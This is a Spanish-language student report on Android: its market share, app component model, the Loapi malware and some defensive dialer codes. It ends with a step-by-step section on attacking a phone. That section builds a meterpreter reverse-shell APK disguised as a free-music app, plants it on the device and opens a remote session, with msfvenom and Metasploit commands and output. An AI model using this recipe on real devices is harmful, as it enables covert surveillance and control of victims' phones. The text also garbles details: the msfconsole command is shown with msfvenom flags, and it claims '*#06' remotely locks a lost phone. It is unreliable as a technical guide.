

ANDROID

EL SISTEMA DE MOVILES MAS CONOCIDO

En este tema hablaremos de Android el Sistema Operativo de móviles más usado actualmente, de su seguridad y de los peligros que puede tener dicho sistema en algunas de sus aplicaciones y funciones

Alejandro Mendoza Rodríguez


Contenido

Competencia de Android	2
Funcionamiento de las aplicaciones en Android.....	4
Tipos de componentes	5
Interacción de los componentes	6
Aplicación Friendtraker y FriendViewer	7
Cuidado con ciertas aplicaciones.	8
Android, el sistema operativo con más vulnerabilidades en 2017	10
Como defenderse de un ataque.....	11
Atacar un Android	12


Competencia de Android

En la actualidad Android es el sistema operativo más usado en el mundo.

Este espectacular sistema ha superado toda su competencia; desde el fracasado Windows Phone, hasta su competencia más peligrosa como IOS (de Apple), aunque este último podría estar a punto de superarlo. (aunque este grafico sea del 2012, en la actualidad la competencia sigue siendo muy similar)



A pesar de lo equilibrado que aparece este grafico actualmente, Android fue el primer sistema operativo en superar a Windows, por sorprendente que parezca llego a ser el Sistema Operativo más usado del mundo.



Estos son los distintos prototipos contra los que ha peleado Android, si nos paramos a pensar tiene mucho mérito que a día de hoy sea el sistema operativo más usado porque su competencia no ha sido nada fácil.



Problemas de este sistema


El ser el Sistema Operativo más usado no siempre es una ventaja ya que esto es un arma de doble filo, ya que al igual que Windows, Android al ser el sistema operativo más usado hace que sea también el más atacado lo que provoca que tenga incontables vulnerabilidades.



Las vulnerabilidades se encuentran en las aplicaciones y lo que lo hace más peligroso es que al ser software libre siempre puede haber alguno haciendo aplicaciones con el fin de espiar a los usuarios, o robar información, pero de eso hablaremos más adelante, primero hablemos de cómo funciona este sistema.

Funcionamiento de las aplicaciones en Android

Uno de los temas más interesantes es saber cómo funcionan las aplicaciones en Android, o como el sistema es capaz de seguir reproduciendo música con la aplicación cerrada. Esta última acción es capaz de desarrollarla gracias a la plataforma de teléfonos móvil google Android (que es uno de los sistemas para móviles inteligentes más anticipados).



Android se basa en un marco basado en los componentes para el desarrollo de aplicaciones donde cada aplicación consta de distintos números y componentes. El marco de la aplicación fomenta la interacción del componente con la aplicación lo que permite a los desarrolladores desarrollar la funcionalidad de los demás, Sin embargo, si no se controla adecuadamente, estas interacciones pueden generar vulnerabilidades en las aplicaciones y en el teléfono.

Es decir que en una aplicación el desarrollador elige entre los tipos de componentes dependiendo del tipo del componente.

El framework de una aplicación Android fuerza una estructura en los desarrolladores. No tiene una función `main()` (esta función sirve para hacer de punto de partida para la ejecución de un programa) o un punto de ejecución. En lugar de eso, los desarrolladores deben diseñar aplicaciones en términos de componentes.

Tipos de componentes

En Android tenemos cuatro tipos de componentes que serían:

Los componentes de actividad: que se definen como interfaz de usuario, son los desarrollos por pantalla. Es decir, las actividades se abren unas a otras y envían y reciben información. Solo te permite tener el teclado escribiendo en un sitio (no puedes escribir en dos sitios a la vez), por lo que el resto de las actividades quedan suspendidas.

Los componentes de servicio: hacen una función en segundo plano. Este servicio utiliza los famosos demonios de Linux, que se utilizan para aplicaciones que necesitan seguir ejecutándose después de cerrarse (como el reproductor de música, o mientras descargas algo). Estos demonios también pueden ejecutarse al arrancar el sistema y a menudo definen la interfaz para la llamada de proceso remoto, que otros componentes pueden usar para recoger datos y así registrar interacciones.

Los componentes proveedores de contenido: almacenan y comparten datos usando una interfaz de base de datos relacional. Cada proveedor de contenido tiene una “autoridad” asociada describiendo el contenido que contiene. Otros componentes usan el nombre de la autoridad para encargarse de hacer consultas en SQL (como SELECT, INSERT o DELETE) para leer y escribir contenido. Aunque los proveedores de contenido guardan normalmente los valores en registros de bases de datos, la recolección de datos es “implícitamente específica”, por ejemplo, los archivos son también compartidos a través de interfaces de proveedor de contenido.

Los componentes de receptor o broadcast: Como su nombre indica, estos componentes hacen de buzón para otras aplicaciones. Codifica los mensajes para que lleguen al destino deseado. Los que reciben el broadcast se suscriben a esos envióadores para recibir esos mensajes enviados a ellos.

El código de aplicación puede direccionar un receptor de broadcast explícitamente mediante la inclusión de un namespace (espacio de nombres) asignado para la aplicación que lo contiene.



Interacción de los componentes


El mecanismo principal de la interacción de los componentes es un intento (o más conocido como intent). Que es básicamente el que contiene los datos y dirección del componente de destino.

La API de Android es la que utiliza los intentos para iniciar las actividades (de esto se encarga startActivity “intent”), inicios de sesión (startService “intent”) y mensajes de broadcast (sendBroadcast “intent”). Estos métodos le dicen al framework de Android que empiece a ejecutar código en la aplicación de destino. Este proceso de comunicación inter-componente se conoce como una acción. Que es cuando la intención realiza la acción.



Intenciones (I)

- **Intención (Intent):** describe un tipo de acción (seleccionar una foto, enviar un correo, ...)
- Las intenciones activan actividades, servicios y receptores de difusión



34


Una de las mejores características de Android es la flexibilidad permitida en su mecanismo de direccionamiento y intenciones. Aunque el programador de una aplicación puede especificar utilizando el espacio de nombres de su aplicación, o también pueden especificar un nombre implícito. El nombre implícito se denomina una cadena de acción porque especifica qué tipo de acción solicita.

Los desarrolladores también usan cadenas de acción para transmitir un mensaje a un grupo de receptores de difusión. En el extremo receptor, los desarrolladores utilizan un filtro de intención para suscribirse a cadenas de acción específicas. Android incluye reglas de resolución de destino adicionales, pero las cadenas de acción con tipos de datos opcionales son las más comunes.

Aplicación Friendtraker y FriendViewer

Estas dos aplicaciones son para localización a tus amigos y otra para verla.

Friendtraker esta aplicación consiste en que tiene componentes especiales para trakear (ver localización) de los amigos (a través de un servidor web, por ejemplo) almacenando las coordenadas geográficas y compartiendo esas coordenadas con otras aplicaciones. Es básicamente es para compartir y que te compartan la ubicación tus amigos.




FriendViewer es parecida a Friendtraker solo que a diferencia de esta;

Friendtraker rastrea a los amigos. Esta la pone en una base de datos.

FriendView Visualiza los amigos. Abres la base de datos que ha creado el programa anterior para ver la ubicación de los amigos.

Cabe explicar que estas aplicaciones no existen, sus creadores las programaron para darnos un ejemplo de cómo funcionan los programas en Android.




Cuidado con ciertas aplicaciones.

La mayor vulnerabilidad de Android son sus usuarios ya que la mayoría de los virus entran a través de descargas que hacen estos.

Uno de los virus más peligrosos por no decir el que más, es sin duda es Loapi (solo afecta a Android).



Este virus literalmente puede destrozarte tu móvil y es sin duda la mayor prueba de que la mayor vulnerabilidad de Android es sus usuarios, pues este virus entra a través de anuncios de antivirus o aplicaciones para adultos.



El motivo por el que es tan peligroso es porque puede llegar a destrozar el hardware de tu móvil.



Lo que hace este virus es muy peculiar ya que usa tu móvil para hacer bitcoin forzándolo hasta llegar el punto de quemarlo vivo puede llegar incluso a reventar la batería en el peor de los casos, y no es ninguna exageración.



Esta es una clara prueba de que sin duda los usuarios son la mayor vulnerabilidad de Android.

Android, el sistema operativo con más vulnerabilidades en 2017

Android también tuvo el un mal record en 2017 ya que fue el sistema operativo con más vulnerabilidades. Ya que cerró el año 2016 con 723 fallos (erres de software) y 523 vulnerabilidades, lo que lo convirtió en el sistema con más fallos en 2017.




Lo peor es que el informe de amenazas de la Play Store no ha dejado de ser frecuente. Han sido muy comunes los casos en los que las aplicaciones disfrazadas de “benignas” con troyanos que se han subido a la Play Store han conseguido saltarse el control de seguridad de Google para afectar a distintos usuarios.




Como defenderse de un ataque.

A parte de defendernos a través de antivirus, podemos defendernos también nosotros mismo y es que Android nos ofrece también una serie de códigos en el teclado numérico para poder defendernos (también conocidos como códigos MMI) estos son:

Para saber si tenemos el desvío de llamadas, mensajes de texto y otros datos pondríamos en el teclado numérico “*#21#” y le damos a llamar. Y nos saldrá un mensaje diciéndonos si tenemos el desvío de llamada.



Para ver el numero hacia donde se desvían nuestras llamas pondríamos “*#62#” (En este caso el número es de mi operador).



Ahora si queremos deshabilitar todo tipo de desvíos en nuestro teléfono pondríamos el código “##002#” (muy útil para que no te cobren por las llamadas que se desvían al buzón de voz).




Y en caso de que perdamos el dispositivo móvil podemos bloquearlo remotamente usando el código “*#06”.

Atacar un Android

Para atacar un Android necesitaremos un Kali Linux.


Para empezar, accederemos a la terminal y pondremos lo siguiente.

Consiste básicamente en crear el virus que le vamos a meter al Android y le ponemos la IP del dispositivo con el que le vamos a expliar (la nuestra básicamente)




```
root@kali: ~  
msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.1.1 lport=4444 R  
> musicagraatis.apk  
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload  
[-] No arch selected, selecting arch: dalvik from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 10082 bytes  
root@kali: ~#
```

Abrimos la terminal y ejecutamos la herramienta msfconsole.




```
root@kali: ~  
msfconsole -p android/meterpreter/reverse_tcp lhost=192.168.1.1 lport=4444 R  
> musicagraatis.apk  
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload  
[-] No arch selected, selecting arch: dalvik from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 10082 bytes  
root@kali: ~#
```

Y después veremos que lo tenemos creado en Carpeta personal



Hacemos que el dispositivo descargue o consiga la aplicación maliciosa que hemos creado, en este caso pasándosela desde un ordenador.



Una vez que le hemos pasado el virus nos metemos en multi handler y le introducimos los parámetros del virus que hemos creado; como su ruta, nuestra IP, el puerto.

```
No enco=[metasploit/v4.17.3+dev, outputting raw payload ]
+payload=[17951exploits+ 1019 auxiliary - 310 post
+ -- --=[ 538 payloads - 41 encoders - 10 nops
+o--@--=[Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use multi/handler
msf exploit(multi/handler) > set payload android/meterpreter/reveser_tcp
[-] The value specified for payload is not valid.
msf exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.1
lhost => 192.168.1.1
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > 
```


Y ponemos el dispositivo a la escucha con el comando exploit.

```
lport => 4444
msf exploit(multi/handler) > exploit


[*] Started reverse TCP handler on 192.168.1.1:4444

```



Ahora nos vamos al móvil y empezamos a instalar la aplicación (la creamos como música gratis).



Al instalarla deberemos darle todos estos permisos.



Y una vez instalada la ejecutamos (es mainActivity).



Una vez ejecutada veremos que el kali detectara el móvil, si hacemos un sysinfo veremos la información del teléfono.

```
[*] Started reverse TCP handler on 192.168.0.14:4444
[*] Starting the payload handler...
[*] Sending stage (61860 bytes) to 192.168.0.17
[*] Meterpreter session 1 opened (192.168.0.14:4444 -> 192.168.0.17:38782) at 2016-02-21 17:58:07 -0500

meterpreter > sysinfo
Computer      : localhost
OS           : Android 4.4.4 - Linux 3.10.28-322285 (armv7l)
Meterpreter  : java/android
meterpreter >
```


Y si ponemos help nos mostrara el listado de comando y lo que hacen cada comando (como hacer capturas, verle por la webcam, etc.)

```
File Edit View Search Terminal Help

Stdapi: Webcam Commands
=====
Command      Description
-----
